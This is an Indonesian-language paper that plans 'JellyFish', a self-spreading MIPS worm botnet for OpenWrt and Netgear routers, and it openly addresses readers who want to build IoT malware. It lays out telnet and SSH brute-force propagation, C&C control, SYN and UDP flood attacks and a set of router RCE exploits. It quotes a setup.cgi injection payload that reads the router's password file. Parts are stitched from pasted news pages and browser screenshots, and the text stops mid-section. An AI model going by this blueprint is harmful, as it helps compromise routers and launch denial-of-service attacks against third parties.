

MIPS Router targeted Worm Botnet With OpenWrt SDK Toolchain



Oleh: rizal.rasmalian@gmail.com

Abstrak

Mirai botnet bukanlah malware pertama yang menyerang peralatan **IOT**. Namun, dengan di rilisnya source code Mirai botnet di internet, membuka peluang botnet - botnet baru bermunculan. Serangan botnet - botnet baru pun makin beragam, mirai botnet yang asli sendiri "hanya" menyerang service telnet pada port default 23 dan 2323 dengan sekitar 60 kombinasi default username dan password. Mirai botnet di klaim menginfeksi 2,5 juta peralatan, karna masih kurangnya aware terhadap peralatan IOT, dan membiarkannya menggunakan password default. Botnet - botnet versi baru yang muncul kemudian dan sampai sekarang mulai memakai Teknik - Teknik lain di samping bruteforce login telnet. Seperti penggunaan exploit 0-day pada device tertentu, juga bruteforce pada service lain seperti SSH. **Openwrt** adalah salah satu system operasi berbasis GNU/Linux yang banyak di gunakan pada router dengan architecture salah satunya **MIPS**. Secara default OpenWrt akan menggunakan Telnet dan/atau web based untuk kemudian mengaktifkan service **SSH**.

Dalam paper ini, kita akan membahas kemungkinan untuk membuat **Botnet worm** Mips dengan **Openwrt SDK** yang mampu melakukan serangan ke service telnet openwrt, dan jika sudah di matikan, secara otomatis akan mencoba brute force pada service SSH Openwrt tersebut, **Botnet worm** juga menggunakan beberapa **exploit** untuk menyerang device tertentu dengan system operasi selain openwrt yang memiliki bug, untuk melakukan infeksi lebih jauh. Teknik seperti ini pernah dunia lihat pada saat insiden **worm morris** pada 1988. Jika anda berencana membuat botnet/worm/malware pada IOT device, maka paper ini akan membantu memberikan anda gambarannya.

Pendahuluan

Sejak the great worm (morris worm) menginfeksi internet pada 1988, perkembangan worm dan malware mengalami banyak perubahan. Perubahan ini membawa dampak positif dan negatif. Dampak positifnya, morris mengedukasi pengguna internet bahwa efek dari kelemahan sebuah aplikasi atau menggunakan password yang mudah di tebak dapat menyebabkan kekacauan yang luar biasa pada jaringan internet. Dampak negatifnya, worm morris ini membuka mata hacker bahwan "hanya" dengan sebuah program , seseorang bisa mengendalikan hidup matinya internet.

Sejak di rilisnya morris worm, banyak worm coder yang terinspirasi dari Teknik worm morris ini. Salah satu Teknik yang membedakan worm morris dengan Virus computer yang saat itu juga beredar adalah pada Teknik infiltrasinya. Dimana Worm morris ini, menyebar dengan cara otomatis tanpa campur tangan user, dengan memanfaatkan beberapa celah pada system operasi yang di serangnya. Selain itu Worm ini juga menyerang dengan Teknik brute force pada RSH / Rexec pada login - login dengan password yang biasanya di pakai.


Worm - worm tipe ini di kemudian hari juga berkembang menggunakan Teknik - Teknik lain yang di temukan pada system operasi modern seperti Windows , Linux (dan variannya) , web atau mungkin system operasi lain. Beberapa worm yang memanfaatkan celah keamanan, Sebut saja worm code red yang memanfaatkan celah keamanan Microsoft IIS Server. Juga ada worm SQLammer yang menyerang kelemahan Microsoft sql server, Worm Stuxnet yang lagi - lagi menyerang kelemahan system operasi Windows.

Pada 2016 ketika dunia IT sedang berkembang pada banyak aspek, dan memanfaatkan banyak gadget dalam kehidupan manusia, yang kemudian di kenal dengan sebutan IOT (Internet Of Things) muncul ancaman baru yang memanfaatkan konfigurasi yang lemah pada IOT Devices ini. Ancaman ini kemudian makin bertambah jumlahnya Ketika source codenya di rilis di internet, yang kemudian di kenal dengan IOT.Botnet Mirai . Mirai botnet ini mempunyai teknik yang hampir mirip dengan salah satu teknik Morris worm yaitu dengan melakukan brute force pada login telnet IOT Device,dimana seringkali menggunakan password default.

Mirai di golongan sebagai botnet, meskipun dapat melakukan infiltrasi pada device IOT secara mandiri , namun loader Mirai pada device baru yang di infeksi di lakukan oleh server C&C (Command & Control). Selain itu, mirai di ketahui di manfaatkan untuk melakukan serangan DDOS pada banyak situs - situs berskala besar seperti twitter, Netflix, dan bahkan dyndns. Tingkat infeksi Mirai botnet varian original di perkirakan mencapai 2,5 juta device IOT. Serangan DDOS dengan Mirai botnet sendiri mencatatkan sejarah sebagai serangan DDOS dengan bandwidth terbesar sampai saat ini yaitu 1 Terabit per detik.

Dengan di rilisnya source code Mirai botnet, dunia menghadapi banyak varian mirai botnet yang beragam dan bahkan memanfaatkan banyak celah - celah yang di temukan pada IOT device, yang artinya varian - varian baru semakin canggih dan berbahaya.

MIPS



```
sh-4.2$ uname -a
Linux 2.6.20-Amazon_SE #51 Mon Mar 5 12:37:17 CST 2012 mips unknown
sh-4.2$ uname -a
Linux 2.6.20-Amazon_SE #51 Mon Mar 5 12:37:17 CST 2012 mips unknown
sh-4.2$ uname -a
Linux 2.6.20-Amazon_SE #51 Mon Mar 5 12:37:17 CST 2012 mips unknown
sh-4.2$ uname -a
```

Mips adalah sebuah architecture perangkat keras yang di desain untuk device dengan memory yang terbatas, dan pada gilirannya di pakai pada beberapa device IOT seperti router, CCTV atau device IOT lain. Architecture alternative lain yang juga banyak di pakai adalah ARM, seperti yang di pakai pada device semacam raspberry.

System operasi yang berjalan pada architecture ini, seperti kita tahu adalah system operasi unix/linux based. Salah satunya adalah OpenWrt. Openwrt sendiri adalah system operasi yang cukup fleksibel dengan berbagai macam versi untuk specific beberapa perangkat keras router. Termasuk dukungan SDK (Software development Kit) untuk membuat aplikasi yang berjalan pada system operasi dan architecture yang di dukung oleh openwrt.


Openwrt adalah salah satu system operasi yang banyak di pakai pada router. Openwrt ini merupakan salah satu turunan dari system operasi linux yang memungkinkan di jalankan pada device dengan memory terbatas, namun dengan beberapa kelebihan seperti system operasi linux.

Salah satu cara untuk memanage system operasi ini menggunakan service SSH yang umum di gunakan juga pada system operasi linux. Openwrt sendiri sejauh ini sudah di pakai pada beberapa router keluaran beberapa brand. Namun, ini tidak terbatas pada brand tertentu saja. Beberapa orang menginstall OpenWrt pada device lain yang secara default tidak terinstall openwrt (favorit kita semua tentunya adalah salah satu diataranya **TL-MR3020**)

Mirai Botnet

Source mirai botnet sendiri telah di rilis ke internet pada 2016, dan semenjak itu gelombang serangan botnet pada iot device makin menggila karna beberapa orang mulai mengcompile Mirai botnet versi mereka sendiri, tentunya dengan salah satunya mengubah server CNC-nya (Command and Control). Serangan - serangan DDOS yang di lakukan dengan menggunakan varian Mirai Sudah terjadi berkali - kali bahkan hingga saat ini. Untuk membandingkan Malware yang kita develop, mari melihat lebih dahulu Secara singkat cara kerja mirai botnet sebagai berikut:

Mirai botnet Workflow



1. Botmaster melakukan scan telnet menggunakan server loader mirai botnet pada beberapa device pertama yang akan menjadi korban awal mirai botnet
2. Jika login telnet berhasil pada device tersebut, maka hal ini akan di report ke server CNC.
3. Report ke CNC ip address device yang berhasil di infeksi mirai.
4. CNC akan mengirimkan perintah pada loader untuk menginfeksi device tersebut.
5. Loader server mirai akan menginfeksi device tersebut.
6. Jika CNC memerintahkan melakukan DDOS pada target, maka tiap device yang terinfeksi akan melakukan beberapa varian serangan DDOS, seperti synflood,ackflood,udpflood dan beberapa Teknik serangan lain.
7. Device melakukan DDOS pada target **Device yang telah terinfeksi akan mencari korban infeksi baru dengan melakukan serangan telnet bruteforce pada alamat ip acak yang di generate oleh salah satu fungsi di dalam mirai.**
8. **Jika device yang melakukan scan menemukan device baru yang dapat di infeksi maka akan melakukan report ke server report.**
9. CNC akan melakukan perintah penginfeksian kepada server loader.
10. **Server loader akan melakukan infeksi.**
11. Mulai dari sini, penginfeksian mirai menjadi semakin luas secara eksponensial karna tiap device baru yang terinfeksi akan menjadi mesin baru untuk mencari korban lainnya.


Masa depan Botnet setelah Mirai

未来

Masa depan botnet akan seperti apa? (reminder - *mirai* means *future*) . Serangan Mirai botnet dengan 1Terabyte/detik pada internet bukanlah pemicu munculnya banyak botnet - botnet baru yang menyerang IOT. Namun momen ketika anna-senpai merilis source code Mirai botnetlah yang

membuat botnet - botnet baru bermunculan, bahkan dengan teknik infeksi yang makin canggih dari pada mirai botnet. Kecanggihan

teknik botnet - botnet baru dapat di lihat dengan vector serangan yang bervariasi selain menyerang bruteforce pada service telnet, sebut saja botnet **TTINT** yang menggunakan kelemahan pada tenda router yaitu **CVE-2020-10987** pada Router tenda untuk melakukan infeksi. Botnet - botnet di masa mendatang akan menggunakan exploit - exploit semacam ini untuk melakukan infeksi device yang memiliki kelemahan. Model serangan seperti ini mengingatkan kembali kita kepada infeksi worm morris yang melumpuhkan Arpanet pada 1988. Meski botnet - botnet baru bermunculan dengan teknik lebih canggih daripada mirai botnet, Mirai botnet tetap akan di kenang pada catatan sejarah internet, seperti worm morris.



0Day Exploit?

Beberapa botnet menggunakan exploit (0day?) sebagai salah satu vector serangannya, berikut beberapa informasi & catatan botnet - botnet yang menginfeksi internet sampai pada tahun 2020 dengan teknik infeksinya.


New Ttint IoT botnet caught exploiting two zero-days in Tenda routers

Ttint is a new form of IoT botnet that also includes remote access tools-like (RAT) features, rarely seen in these botnets before.

Who is Micro Focus?
High Tech. Low Drama.

MICRO FOCUS
Find out why >

By Catalin Cimpanu for Zero Day | October 4, 2020 -- 14:06 GMT (22:06 SGT) | Topic: Security



CLICK HERE

MORE FROM CATALIN CIMPANU

Tech Indust
RIAA blitz
GitHub pro
downloadi
videos



Several Botnets Using Zero-Day Vulnerability to Target Fiber Routers

By Ionut Arghire on April 17, 2020



Share



Tweet



Recommend 13



RSS

Multiple botnets are targeting a zero-day vulnerability in fiber routers in an attempt to ensnare them and leverage their power for malicious purposes, security researchers warn.

The security bug impacts Netlink Gigabit Passive Optical Networks (GPON) routers and could be abused for remote command execution. Proof-of-concept (PoC) code targeting the vulnerability has been available online for nearly a month.

Security researchers with Qihoo 360's Netlab have **observed** multiple attempts to target the 0day, some before the PoC was published, starting with the Moobot botnet that successfully used an exploit for the vulnerability in February.

360 Netlab says that, after identifying the 0day in March, they contacted the vendor, but was told the default configuration on the targeted device should not be impacted. The researchers dispute these claims.

The attacks have intensified over the past several weeks, and multiple botnets are targeting the security flaw. Devices made by nine vendors appear to be affected, likely because they use the same OEM.

The **Gafgyt** and Fbot (**Satori**) botnets were observed leveraging the PoC exploit, albeit failing to successfully infect devices, mainly because the PoC needs to be chained with another vulnerability to compromise a router, the security researchers say.



threatpost

Cloud Security

Malware


Vulnerabilities

InfoSec Insiders

Podcasts

Mootbot Botnet Targets Fiber Routers with Dual Zero-Days





Mips Elf/JellyFish

Well, saya tidak menemukan nama lain yang sepertinya cocok dengan karakteristik malware satu ini, namun sepertinya **JellyFish (Ubur - ubur)** cukup mewakili gambaran saya mengenai malware ini ☺.

Sedikit gambaran , bagaimana bayangan saya mengenai kemampuan worm botnet ini.

1. Dapat melakukan infeksi terhadap service telnet (mirai alike)
2. Dapat melakukan infeksi ke service SSH
3. Dapat melakukan infeksi dengan menggunakan exploit pada device tertentu selain yang menggunakan openwrt
4. Device yang terinfeksi akan melakukan report ke server CNC
5. Device yang terinfeksi akan menjadi sumber infeksi baru ke device lain
6. Device yang terinfeksi akan menjadi botnet yang akan di kendalikan dengan CNC.

7. Botnet device dapat melakukan serangan DDOS dengan menggunakan synflood dan udpflood.
8. Komunikasi antara botnet dan CNC akan menggunakan enkripsi xor.
9. Berbeda dengan Mirai botnet, JellyFish bersifat Worm. Dimana tiap device yang terinfeksi JellyFish akan menjadi sumber infeksi baru tanpa perlu menggunakan server Loader seperti Mirai botnet. Namun tetap memerlukan server HTTP untuk device NETGEAR yang hanya tersedia fitur wget.

Well, sepertinya cukup mudah (atau cukup sulit?), namun akan saya jelaskan beberapa hal teknis tersebut dan permasalahannya.

Telnet Bruteforce

Source code mirai yang di sebar di internet memang sengaja di "rusak" untuk mencegah lebih banyak orang untuk "**compile saja**", namun jelas sekali banyak engine mirai yang bisa kita pakai dan sebagai bahan pelajaran mengenai keamanan IOT. Salah satunya adalah bruteforce pada telnet. Secara garis besar sudah tersedia engine ini pada source code mirai. Namun, tetap perlu di lakukan recode dan penelusuran mendalam pada source code mirai ini.

SSH Bruteforce

Telnet dan SSH adalah 2 service yang berbeda. SSH menggunakan enkripsi dengan sertifikat, yang membuat komunikasinya dalam bentuk yang berbeda dengan telnet. Berbeda dengan Mirai dengan teknik telnet bruteforce, module untuk komunikasi dengan SSH harus kita pakai dan terpasang pada device yang terinfeksi agar device tersebut dapat menjadi sumber penularan baru. Libssh sampai saat ini tersedia pada OpenWrt namun pada busybox perlu penanganan yang lebih kompleks, sehingga penularan melalui SSH Bruteforce hanya dari OpenWrt ke OpenWrt.

SYNFLOOD

Mirai botnet memang mampu melakukan serangan synflood, namun teknik serangan synflood yang di pakai pada JellyFish justru di ambil dari teknik scanning syn mirai botnet. Teknik scanning mirai botnet bahkan memberikan inspirasi membuat 2 tools yang berjalan pada mips device. Syn port scanner dan SynFlood. Dan teknik synflood dari scanner mirai dapat kita pakai untuk bagian ini, tetapi sekali lagi, perlu modifikasi pada source code mirai untuk kita pakai .

UDPFLOOD

Serangan UDPFLOOD yang di pakai, secara umum hampir sama dengan serangan udpflood pada system linux. Karna menggunakan Bahasa pemrograman C,tidak banyak perubahan yang di lakukan jika anda menemukan udpflood yang menggunakan socket linux.

Exploit yang di gunakan



JellyFish menggunakan beberapa exploit pada device dengan kelemahan yang sudah di publikasikan di internet dan bahkan sudah ada exploitnya di metasploit. Juga ada 1 exploit pada device yang sama yang belum pernah terpublish sebelumnya.

Dengan bantuan wireshark , metasploit dan dokumentasi mengenai bug ini maka akan kita recode beberapa exploit tersebut agar dapat di gunakan secara terpisah atau di pakai pada worm/botnet/malware JellyFish.

EDB-25978 - Netgear DGN1000 1.1.00.48 - 'Setup.cgi' Remote Code Execution (documented including in Metasploit module)

Netgear Telnetable (Half documented and using different technique with Metasploit module)

CVE-2017-6077 - netgear ping.cgi RCE

CVE-2017-6334 - netgear dnslookup.cgi RCE

Dengan begini, total JellyFish mempunyai 6 vector serangan.

1. Telnet bruteforce
2. SSH Bruteforce
3. EDB-25978
4. Netgear Telnetable
5. CVE-2017-6077
6. CVE-2017-6334

Secara pribadi, saya ingin menambahkan **CVE-2019-20215 (D-Link ssdpcgi Unauthenticated Remote Command Execution)** , namun karna keterbatasan waktu membuat paper, sementara menggunakan yang lebih cepat di pakai. Sebagai POC, saya rasa JellyFish ini sudah cukup kemampuannya untuk menyebar *in the wild Maybe?*. ☺

My lab Devices

Tidak semua Teknik serangan JellyFish saya uji coba, yang sudah di uji coba terbatas pada device yang saya miliki dan gunakan sebagai simulasi jaringan. Berikut beberapa device yang saya pakai untuk percobaan worm/botnet ini.

1. Laptop system operasi windows sebagai CNC server menggunakan python, xampp (apache + mysql)
2. Laptop system operasi Ubuntu untuk compile menggunakan OpenWrt SDK toolchain .
3. TL-WR3020 , hadiah om Lirva32 dengan Ledu terinstall di dalamnya.
4. TL-WR741ND, terinstall OpenWrt.

5. Netgear DGN1000, sebagai penghubung antar device tersebut. Selain sebagai simulasi jaringan internet, juga akan menjadi target untuk serangan worm botnet menggunakan bug pada device NETGEAR.

Kira - kira begini gambaran jaringannya. Netgear DGN1000 sebagai simulasi jaringan internet, sekaligus sebagai target exploit terhadap device tersebut, TL-MR3020 dengan Lede dan TL-WR741ND dengan OpenWrt.




Compiler

Seperti Mirai dan banyak botnet lain yang menggunakan Bahasa C sebagai Bahasa pemrogramannya, namun compiler yang saya pakai adalah **mips-openwrt-linux-gcc** yang di sertakan dalam paket OpenWrt

SDK. Hasilnya adalah binary untuk arsitektur Mipsel (Mips Endian Little)

Karna awalnya saya coding untuk TL-MR3020 yang sudah saya install Lede, saya memakai Lede SDK.



archive.openwrt.org/releases/17.01.4/targets/ar71xx/generic/	
bgp.he.net darkc0de.com [bru... Pagevamp Ikatan Pencak Silat I... Keyword Planner ha... localhos tl-mr3020	
tl-mr11u-v2-squashfs-sysupgrade.bin	bd9f00a89fe46ab98b3d754f4032af71bd17119acf255152e9336922e00d
tl-mr12u-v1-squashfs-factory.bin	8d67dcd3cabbd961d1873094dd26230bb220d37df7a123646ceb113779e2b
tl-mr12u-v1-squashfs-sysupgrade.bin	a735d774a77ddca6e78bc82a2313152f9ef7066613e4126273e23f5e172df
tl-mr13u-v1-squashfs-factory.bin	edf671b28d652ae40b1416ab0f41ee080883a83b8a20406c0414f7b652991
tl-mr13u-v1-squashfs-sysupgrade.bin	79546728bf939e4708199387b42520e2f34ebae47954ec4efa8f7f2a28f80
tl-mr3020-v1-squashfs-factory.bin	c44f83281ad545c92a14f2d6db9ba42b9fbf3f6d35bf0494ecab308d2c0e7
tl-mr3020-v1-squashfs-sysupgrade.bin	4e6e93a401830cae72900a878fe24b9920454bcabfe5bde87086e8b8f741e
tl-mr3040-v1-squashfs-factory.bin	8a2e6f6681ecd5b7b1afb49659da4527b5e46fda5f0dbada465d3ac71434e
tl-mr3040-v1-squashfs-sysupgrade.bin	ede99094dfb0e1d89ef16738ddd1713b2f898eb0a9b6028fabcb7f06e86c2
tl-mr3040-v2-squashfs-factory.bin	c6da5789260b0f8ed14ab043b7e7cb34716731a55f9031dbad27aaf9e4d8b
tl-mr3040-v2-squashfs-sysupgrade.bin	46db5dcd0e8bed370799cb127101ae49232258091528c279d93e640458e9
tl-mr3220-v1-squashfs-factory.bin	50a9d758f97481b18772cfe165b1557f2a77073bfd23a3c8b874b1f3128c6
tl-mr3220-v1-squashfs-sysupgrade.bin	5a15ac10db601f9551a5df42c266a7cd1685fbec1332d9e332b50c9a40b34
tl-mr3220-v2-squashfs-factory.bin	8f3a928e58247439029180e8270ec06d3d3e4064e2f7dc9cbd6b76fea6d79
tl-mr3220-v2-squashfs-sysupgrade.bin	9c829c2ed097af3125a1492da940ee78925f104a376c6fa6757727a118d31
tl-mr3420-v1-squashfs-factory.bin	e977384d006fd46d1d97d481232c9fe1daebca600abb814d2d24090d17be7
tl-mr3420-v1-squashfs-sysupgrade.bin	bc84cf8718be002ee3349afda067945b6bb4ba693373a28d0cf93fdbfd1d0
tl-mr3420-v2-squashfs-factory.bin	e66927a634c94d98c726b1372e0f862577e933029c360b476bdc6b8311402

archive.openwrt.org/releases/17.01.4/targets/ar71xx/generic/

bgp.he.net darkc0de.com [bru... Pagevamp Ikatan Pencak Silat I... Keyword Planner ha... loc

wzr-hp-g300nh2-squashfs-tftp.bin	e8e9fb1ab50127d321dcd838de3800ffb6a0613
wzr-hp-g450h-squashfs-factory.bin	1fb3301cd9d0221f58d937dd0f0e30de6024570
wzr-hp-g450h-squashfs-sysupgrade.bin	da41adaba3df66c9cc9619acde08a57390ed1a3
wzr-hp-g450h-squashfs-tftp.bin	aa171392189ba45f2864ebfcb4b31fc42fc63f4
xd3200-squashfs-sysupgrade.bin	060bb5d46b27c61a38dd42f04bba72a31500a07
yun-16M-squashfs-sysupgrade.bin	dd216e5a219973650d6fd3312fbb5855dc3cfe7
yun-8M-squashfs-sysupgrade.bin	011d4ed6bd51560d0da4253be99e99d6f497207
zbt-we1526-squashfs-sysupgrade.bin	7d4b3b23ab2f1fa20fbef86374ab711615a7ad
zcn-1523h-2-8-squashfs-factory.img	42ae9d7047bda9624b7cb0decbb177d123dde8
zcn-1523h-2-8-squashfs-sysupgrade.bin	1731e7b864ce1927744f51eb9c544e14f0f6602
zcn-1523h-5-16-squashfs-factory.img	e2f919284ce6ebf88f6b8e92842cc286ea90cdd
zcn-1523h-5-16-squashfs-sysupgrade.bin	83d1627005b5cc9ce8c35dd58faee807e0fff02

Supplementary Files

These are supplementary resources for the **ar71xx/generic** target. They include build tools, the imagebuil

Filename	sha256sum
packages/	-
config.seed	033d76c6e121be739f
lede-17.01.4-ar71xx-generic.manifest	877e00d2af8209298f
lede-imagebuilder-17.01.4-ar71xx-generic.Linux-x86_64.tar.xz	532d5011c46e9f77a1
lede-sdk-17.01.4-ar71xx-generic_gcc-5.4.0_musl-1.1.16.Linux-x86_64.tar.xz	89a5d8f176ee7b6471
sha256sums	-
sha256sums.asc	-
sha256sums.gpg	-

Url:

<https://archive.openwrt.org/releases/17.01.4/targets/ar71xx/generic/>

MIPS ELF/Jellyfish ini, seperti di jelaskan sebelumnya, akan menggunakan beberapa exploit yang memanfaatkan bug/kelemahan pada device di samping menggunakan telnet bruteforce dan ssh bruteforce yang sudah di jelaskan sebelumnya.

Netgear DGN1000 1.1.00.48 - 'Setup.cgi' Remote Code Execution

Kelemahan ini di temukan sudah cukup lama, kelemahan ada pada setup.cgi, manipulasi parameter pada file ini dapat menyebabkan Remote Code execution pada device netgear DGN1000 & device DGN2200 versi tertentu. Seperti di tulis di laporan <https://vuldb.com/?id.8941>


The screenshot shows the VulnDB entry for a vulnerability in Netgear DGN1000 and DGN2200 1.1.00.46/v1 (Wireless LAN Software). The entry is classified as very critical. The CVSS Meta Temp Score is 9.0, the Current Exploit Price is \$0-\$5k, and the CTI Interest Score is 0.06. The description states that a vulnerability has been found in the file setup.cgi, and the manipulation of the argument ?next_file=netgear.cfg/todo=syscmd/cmd=cat+/www/.httpasswd/curpath=/currentsetting.htm=1 with an unknown input leads to a memory corruption vulnerability. The CWE definition for the vulnerability is CWE-119. As an impact it is known to affect confidentiality, integrity, and availability. The bug was discovered 05/01/2013. The weakness was released 05/31/2013 by Roberto Paleari as not defined mailinglist post (Bugtraq). The advisory is shared at seclists.org. The public release happened without involvement of Netgear. The attack can be launched remotely. The exploitation doesn't need any form of authentication. Technical details and also a public exploit are known. The price for an exploit might be around USD \$0-\$5k at the moment (estimation calculated on 03/20/2019).

CVSS Meta Temp Score	Current Exploit Price (≈)	CTI Interest Score
9.0	\$0-\$5k	0.06

A vulnerability has been found in **Netgear DGN1000 and DGN2200 1.1.00.46/v1 (Wireless LAN Software)** and classified as very critical. Affected by this vulnerability is some unknown functionality of the file `setup.cgi`. The manipulation of the argument `?next_file=netgear.cfg/todo=syscmd/cmd=cat+/www/.httpasswd/curpath=/currentsetting.htm=1` with an unknown input leads to a memory corruption vulnerability. The CWE definition for the vulnerability is CWE-119. As an impact it is known to affect confidentiality, integrity, and availability.

